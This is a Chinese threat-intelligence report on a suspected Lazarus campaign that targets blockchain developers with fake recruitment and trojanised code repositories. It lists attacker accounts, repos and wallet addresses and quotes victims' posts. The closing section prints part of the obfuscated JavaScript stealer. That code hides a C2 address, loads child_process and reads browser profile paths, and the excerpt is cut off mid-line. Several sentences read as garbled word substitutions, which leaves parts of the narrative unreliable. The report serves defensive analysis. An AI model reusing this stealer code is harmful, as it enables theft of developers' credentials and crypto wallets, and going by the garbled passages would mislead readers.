针对区块链从业者的招聘陷阱：疑似Lazarus（APT-Q-1）窃密行动分析

原创 威胁情报中心 奇安信威胁情报中心 2024-05-10 15:10 北京


团伙背景

Lazarus 疑似具有东北亚背景的 APT 组织，奇安信内部跟踪编号 APT-Q-1。该组织因 2014 年攻击索尼影业开始受到广泛关注，其攻击活动最早可追溯到 2007 年。Lazarus 早期主要针对政府机构，以窃取敏感情报为目的，但自2014年后，开始攻击全球金融机构、虚拟货币交易场所等目标，从受害者处盗取金钱资产。Lazarus曾多次利用虚假的社交账号，提供工作机会为伪装，向特定行业人员发起钓鱼攻击。

事件概述

近期多名安全研究人员发现一类非法JS代码的ZIP压缩包[1-4]，样本涉及的非法软件与去年11月国外Unit 42团队披露的“传染性访谈”攻击活动[5]一致。

经过进一步调查，奇安信威胁情报中心发现，攻击者在去攻击年底被披露后仍关闭展开攻击行动，受害者主要是区块链行业的开发者。这些人在工作平台（比如LinkedIn、Upwork、Braintrust等）上塑造形象的身份，伪装为雇主、独立开发者或斯科特公司创始人，发布具有慈善事业或者紧急任务的工作信息，工作内容通常是软件开发或者问题修复。这些工作信息会吸引主动搜索而来的开发者，或者借助平台的自主机制呈现在目标面前。在讨论具体工作内容人群时，攻击者试图说服应聘人员在自己的设备上运行由他们提供的代码。一旦应聘人员不加怀疑地运行程序，其中插入的恶意JS代码将窃取感染设备上与虚拟货币相关的敏感信息，并入侵其他恶意软件。攻击流程如下所示。




这一批攻击样本与"传染性访谈"行动所用的网络基础设施重叠，且攻击者发起网络钓鱼的手法和受害者所属行业与拉撒路组织之前的活动类似，因此此次持续进行的攻击行动可能和拉撒路组织有关。

详细分析


网络钓鱼

伪造的网站


提出恶意JS代码的部分攻击样本在提到的app[.]freebling.io这个域名中。



该对应网站如下，主页自称是web3营销和奖励平台。




根据该域名，我们发现在数月前出现了明显的区块链行业从业者发帖[6-9]称，收到与该网站相关的开发工作邀请，委派工作的客户要求他们在本地运行所提供的代码，部分应聘者的加密货币钱包因此失窃。



网络钓鱼方式


对网上公开的攻击活动记录进行整理后，我们发现攻击者利用的工作信息发布平台至少包括 LinkedIn[6,9,10]、Upwork[7,8]、Braintrust[11]。



Here is the Discord message:

> A few days ago, a recruiter on LinkedIn sent me a zip file containing a code challenge. As I began solving it, I noticed something fishy with the server-side code (specifically, the crudRoutes.js file that is obfuscated). Although I haven't executed the server part of it, I'm would still like to ask if someone is willing to check both the code and the contents of the zip file?
>
> Also, yesterday, account of that recruiter was removed by LinkedIn.

🤔



Recently, I received an invitation for interview on @Upwork regarding a job post:

upwork.com/jobs/~01fb0cb0...

As mentioned in the job post, it's an ongoing project. So, as usual, the client sent me the repo of the project:

bitbucket.org/juandsuareza/m...

Tags:: 💼 IT Workers

Details I

- I was registered on Braintrust as a freelancer and received a job invitation for part-time work.
- The person who invited me used the name "Bill Tinys" and provided me with the job requirements. He also asked me to check out the codebase and try to reproduce the issue that he was facing locally:
- FreeBling online site: https://app.freebling.io/
- The codebase - bitbucket.org/juandsuareza/main/src/main/
- 0xc2f103ce223dae119d04892d412d3484f8dcec1f - Victim
- 0x8d5a2684330a6b7f791ce6acb5d4a09f53cb5f67 - Theft
- 0xb3c9effe909a737621b929600c6bd1e5a62f43c5 - Theft
- 0x8baa40851c5c3a822e9c881103573f5246ead710 - Defiway, BSC, via Stargate
- 0x77b737bb6c6eb4c717228aa653da2a4f994040a9 - Sends to 0x8baa40851c5c3a822e9c881103573f5246ead710
- 0xbe1566497c7f581258c14bf297a8f4e747ddf013 - April 2024 Dust Collector

Details II

- I do freelance software development work through the company Braintrust (www.usebraintrust.com).
- Braintrust is a legitimate service that connects clients with freelance software developers and handles communication, contracts, and payments/billing.

攻击者以伪装身份与吸引来访的应聘人员进行沟通，向应聘人员提出详细的项目设计和需求，增加伪装身份的说服力，并通过一系列社会工程学手段诱使应聘人员在本地运行攻击者提供的代码，具体方式包括：

(1) 假设是编码挑战，为了测试应聘者的技能是否满足工作要求；
(2)声称项目代码存在问题需要修复，让应聘者运行程序是否能修复问题。

恶意代码托管

攻击者通过代码托管平台搭建包含恶意代码的架构，聘用供应商下载，使用的代码托管平台包括Github，GitLab和Bitbucket。


与攻击活动有关的Github账号如下，部分Github账号有多年的活动记录，看起来与普通账号无异。


Github账号	说明
https://github.com/plannet-plannet/	账号删除
https://github.com/bmstoreJ/	账号删除
https://github.com/CodePapaya/	账号删除
https://github.com/Allgoritex/	账号删除
https://github.com/bohinskamariia/	账号删除
https://github.com/danil33110/	账号删除
https://github.com/aluxiontemp/	账号删除
https://github.com/komeq1120/	账号删除
https://github.com/aufeine/	账号自2024-04-15开始活动
https://github.com/dhayaprabhu/	账号自2019年开始活动 恶意代码库（dhayaprabhu/Crypto-Node.js ）于2024-02-01首次提交
https://github.com/MatheeshaMe/	账号自2021年开始活动 恶意代码库（MatheeshaMe/etczunks-marketplace ）于2023-10-11提交
https://github.com/Satyam-G5/	账号自2023年开始活动 恶意代码库（Satyam-G5/etczunks-marketplace ）于2023-10-12 Fork自MatheeshaMe/etczunks-marketplace
https://github.com/emadmohd211/	账号自2021年开始活动

https://github.com/alifarabi/	账号自2020年开始活动 恶意代码库（alifarabi/organ-management ）于2024-03-30首次提交

GitLab 的恶意代码库如下，涉及两个账号：Adrian John（@cleverpan43）和NYYU IO（@aminengineerings）。


GitLab库链接	GitLab账号
https://gitlab.com/crypto-trading5202718/trading-initial-project	https://gitlab.com/cleverpan43
https://gitlab.com/e-commerce-platform1/e-commerce-hdemo8811	
https://gitlab.com/nft-marketplace-platform/nft_wallet_hirdemo800118	
https://gitlab.com/initial-card-game-demo/2d_card_game_demo_kmug0801	
https://gitlab.com/benhermas/bh-vp-beta	https://gitlab.com/aminengineerings
https://gitlab.com/benhermas/bh-cryptoweb-beta	
https://gitlab.com/ndbtechnology/ndb-school-15121-express-react	
https://gitlab.com/ndbtechnology/ndb-school-15120-express-react	
https://gitlab.com/ndbtechnology/ndb-school-16120-nest-react	





Bitbucket存放的恶意代码库如下，代码库链接来自回顾freebling网站的攻击活动记录[7-9]


Bitbucket库
https://bitbucket.org/juandsuareza/main/src/main/
https://bitbucket.org/freebling/landing-web-app/src/main/



恶意软件

攻击者使用的恶意软件与双方披露的“传染性访谈”攻击活动一致，这里只进行简单的说明。

应聘者下载的某个文件中潜藏有恶意JavaScript代码，入门者的恶意代码放置在一行之内，攻击者通常在前面加上单行注释和一长串空白符，如果文本编辑器未使用换行模式，将很难发现恶意代码的存在。



JavaScript 恶意代码

JS代码通过Base64编码和字符串切分对关键字符串进行保护。

```
Object.prototype.toString, Object.defineProperty, Object.getOwnPropertyDescriptor;
const t = "base64", c = "utf8", a = require("fs"), r = require("os"), e = a => (s1 = a.slice(1), Buffer.from(s1, t).toString(c));
pt = require(e("zcGF0aA")), rq = require(e("YcmVxdWVzdA")), cr = require(e("aY3J5cHRv")), ex = require(e("aY2hpbGRfcHJvY2Vzcw"))
[e("cZXhlYw")], hs = r[e("caG9zdG5hbWU")](), pl = r[e("YcGxhdGZvcm0")](), hd = r[e("ZaG9tZWRpcg")](), td = r[e("cdG1wZGly")](),
tp = r[e("AdHlwZQ")]();
let l;
const n = a => Buffer.from(a, t).toString(c), Z = () => {
  let t = "MTQ3LjEyNCaHR0cDovLw4yMTIuODk6MTI0NA==  ";
  for (var c = "", a = "", r = "", e = "", l = 0; l < 10; l++) c += t[l], a += t[10 + l], r += t[20 + l], e += t[30 + l];
  return c = c + r + e, n(a) + n(c);
}, s = t => t.replace(/^~([a-z]+|\/)/, (t, c) => "/" === c ? hd : `${pt[n("ZGlybmFtZQ")](hd)}/${c}`), h = "cnNqNg6", m = "Z2V0",
$ = "Ly5ucGw", o = "d3JpdGVGaWxlU3luYw", d = "L2NsaWVudA", G = n("ZXhpc3RzU3luYw");
function b(t) {
  const c = n("YWNjZXNzU3luYw");
  try {
    return a[c](t), true;
  } catch (t) {
    return false;
  }
}
const i = n("RGVmYXVsdA"), u = n("UHJvZmlsZQ"), W = e("aZmlsZW5hbWU"), Y = e("cZm9ybURhdGE"), p = e("adXJs"), y = e
("Zb3B0aW9ucw"), w = e("YdmFsdWU"), V = n("cmVhZGRpclN5bmM"), f = n("c3RhdFN5bmM"), v = (n("aXNEaXJlY3Rvcnk"), n("cG9zdA")), j =
"L0xpYnJhcnkvQXBwbGljYXRpb24gU3VwcG9ydC8", L = "L0FwcERhdGEv", x = "L1VzZXIgRGF0YQ", F = "R29vZ2xlL0Nocm9tZQ", R =
